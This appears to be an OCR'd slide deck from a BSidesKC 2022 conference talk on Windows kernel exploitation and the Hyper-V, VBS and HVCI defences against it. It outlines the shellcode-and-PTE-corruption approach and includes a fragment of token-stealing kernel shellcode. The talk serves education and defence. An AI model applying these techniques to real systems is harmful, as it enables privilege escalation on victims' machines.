SPONSORS

ORACLE Cerner

ARISTA

corelight

red canary®

TGS
TECHNOLOGY GROUP SOLUTIONS

tines

10D™

OPTIV | okta

(ISC)²®

Material Security

Synack.

CISCO

KONICA MINOLTA

DEPTH SECURITY

MCC METROPOLITAN COMMUNITY COLLEGE

cyber wolves

no starch press

KIDS VILLAGE

TreeTop Security
Stand Above.

STEM HARVEST

PASS THE HAT

MCC METROPOLITAN COMMUNITY COLLEGE

No Code Execution? No Problem! - Living The Age of Virtualization-Based Security

Connor McGarr [@33y0re]

BSidesKC 2022

About Me

- Connor McGarr
  - Software Engineer @ CrowdStrike
- Blog/Contact
  - https://connormcgarr.github.io
  - @33y0re on Twitter
- I like C, assembly, and development!

Agenda

- Windows Exploitation Overview
- Hyper-V, VBS, and HVCI Internals
- Windows Kernel Exploitation – HVCI Edition
- Augmenting HVCI With Control-Flow Integrity

Windows Exploitation Overview

Windows Exploitation Overview

- Attackers today have a few different options when exploiting memory corruption vulnerabilities
  - Attackers prefer to exploit these types of vulnerabilities by executing shellcode – also known as unsigned-code execution
    - Provides the greatest extensibility and is the usually the path of least resistance


Windows Exploitation Overview

- Most exploit chains today usually require at least two separate exploits – meaning unsigned-code execution needs to be achieved twice:
  1. Initial access (Web browser)
  2. Privilege Escalation (Windows kernel)

Windows Exploitation Overview

- Memory is non-executable where attackers typically write shellcode
    - Because of this, attackers usually take a three-step approach:
        1. Write the final payload (shellcode) to a writable part of memory
        2. Use a “first stage” payload to mark the region of memory holding the shellcode as executable
        3. Hijack control-flow of the program to redirect execution to the now writable and executable shellcode

Windows Exploitation Overview



KERNEL MODE

```
mov rax, [gs:188h]
mov rax, [rax, b8h]
mov rbx, rax
(...)snip(...)
```

SHELLCODE

PTE: ---DA–KW-V

0xFFFFF78000000800

Array of function pointers


0xffff51011223000

0xffff51011223008

0xffff51011223010

0xffff51011223018


Windows Exploitation Overview



```
mov rax, [gs:188h]
mov rax, [rax, b8h]
mov rbx, rax
(...)snip(...)
```

Region of memory holding shellcode is RWX now

Windows Exploitation Overview



KERNEL MODE

```
mov rax, [gs:188h]
mov rax, [rax, b8h]
mov rbx, rax
(...)snip(...)
```

SHELLCODE

PTE: ---DA–KWEV

0xFFFFF78000000800

Array of function pointers

0xFFFFF78000000800
0xffff51011223008
0xffff51011223010
0xffff51011223018

Hijack control-flow to shellcode

Windows Exploitation Overview

~~1. Initial access (Microsoft Edge)~~

- Mitigated with Arbitrary Code Guard (ACG)

2. Privilege Escalation (Windows kernel) ... ?

- How does Windows defend against these attacks?

Hyper-V, VBS, and HVCI Internals


Hyper-V, VBS, and HVCI Internals

- VBS, or Virtualization-Based Security, is a suite of security features that are enforced and provided by Hyper-V (the Microsoft hypervisor)
  - Since VBS relies on Hyper-V it is worthwhile investigating Hyper-V’s design

Hyper-V, VBS, and HVCI Internals

- Hyper-V uses **partitions** for virtualization
  - The “root partition” is the host OS
  - A “child partition” is a set of resources allocated for an instance of a virtual machine
- The root partition takes up the physical address space until a child partition is allocated
  - Child partitions are then allocated from the root partition, and both run on top of the Hyper-V hypervisor

Hyper-V, VBS, and HVCI Internals




Hyper-V, VBS, and HVCI Internals

- A child partition has its own address space
    - Isolated from other child partitions and the root partition
- How does this isolation work?
    - Second Layer Address Translation (SLAT)
        - Intel's implementation is known as Extended Page Tables (EPT)
    - SLAT allows the CPU to intercept VM memory access
        - VMs act on memory as if they are the only OS running and have "no idea" about the host OS since the CPU intercepts memory access

Hyper-V, VBS, and HVCI Internals


- Example



Hyper-V, VBS, and HVCI Internals

- EPT works by managing additional sets of page tables
  - Contains the necessary information to translate memory from a guest to the host
- VMs emit guest physical addresses (GPAs) which are intercepted by the CPU and translated into system physical addresses (SPAs)
    - SPAs are the physical memory on the physical computer
- Each VM is associated with a set of extended page tables
  - This ensures VMs access only memory designated for the VM!

Hyper-V, VBS, and HVCI Internals



